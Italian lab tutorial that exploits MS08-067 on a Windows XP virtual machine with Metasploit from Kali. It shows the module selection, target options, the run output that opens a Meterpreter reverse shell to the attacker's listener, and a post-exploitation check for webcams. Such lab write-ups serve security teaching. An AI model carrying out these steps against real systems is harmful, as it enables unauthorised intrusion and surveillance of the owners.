Attacco alla Macchina Windows XP con il tool Metasploit


- Indice:
- Introduzione
- Configurazione Ip
- Utilizzo Metasploit

Introduzione

- Il modulo “MS08-067” sfrutta un difetto di analisi nel codice di canonicalizzazione del percorso di NetAPI32.dll tramite il servizio server. Questo modulo è in grado di bypassare NX su alcuni sistemi operativi e service pack.
- Quello che andremo a fare oggi è sfruttare questa vulnerabilità con il tool “Metasploit”.


Configurazione Ip

- Prima di tutto andiamo a configurare gli indirizzi ip delle macchine e vediamo se “pingano”.




Configurazione Ip

- Configurato quello della macchina windows facciamo lo stesso per la macchina attaccante Kali.



Utilizzo Metasploit

- Ora andiamo ad utilizzare il tool.



```
msf6 > search MS08

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Descri
ption
   -  ----                                                ---------------  ----       -----  ------
-----
   0  exploit/windows/smb/ms08_067_netapi                 2008-10-28       great      Yes    MS08-0
67 Microsoft Server Service Relative Path Stack Corruption
   1  exploit/windows/smb/smb_relay                       2001-03-31       excellent  No     MS08-0
68 Microsoft Windows SMB Relay Code Execution
   2  exploit/windows/browser/ms08_078_xml_corruption     2008-12-07       normal     No     MS08-0
78 Microsoft Internet Explorer Data Binding Memory Corruption
   3  auxiliary/admin/ms/ms08_059_his2006                 2008-10-14       normal     No     Micros
oft Host Integration Server 2006 Command Execution Vulnerability
   4  exploit/windows/browser/ms08_070_visual_studio_msmask  2008-08-13       normal     No     Micros
oft Visual Studio Mdmask32.ocx ActiveX Buffer Overflow
   5  exploit/windows/browser/ms08_041_snapshotviewer     2008-07-07       excellent  No     Snapsh
ot Viewer for Microsoft Access ActiveX Control Arbitrary File Download
   6  exploit/windows/browser/ms08_053_mediaencoder       2008-09-09       normal     No     Window
s Media Encoder 9 wmex.dll ActiveX Buffer Overflow
   7  auxiliary/fileformat/multidrop                                       normal     No     Window
s SMB Multi Dropper


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/fileformat/multidr
op

msf6 > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
```

Utilizzo Metasploit

- Andiamo a settare l'indirizzo della macchina target.

```
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.4      yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                       g-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.5
RHOST ⇒ 192.168.1.5
```

Utilizzo Metasploit

- Lo mettiamo in azione.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.5:445 - Automatically detecting the target...
[*] 192.168.1.5:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.5:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.5:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.5:1049) at 2024-03-06 09:16:32 -0500
```

Utilizzo Metasploit

- Per controllare che siamo entrati facciamo un ifconfig e notiamo che è lo stesso indirizzo ip della macchina attaccata.


```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:a8:bc:f4
MTU          : 1500
IPv4 Address : 192.168.1.5
IPv4 Netmask : 255.255.255.0
```

Utilizzo Metasploit

- Siamo andati a vedere se c'erano delle webcam attive sulla macchina di windowsXP. Ma a quanto pare non ce ne sono.



Grazie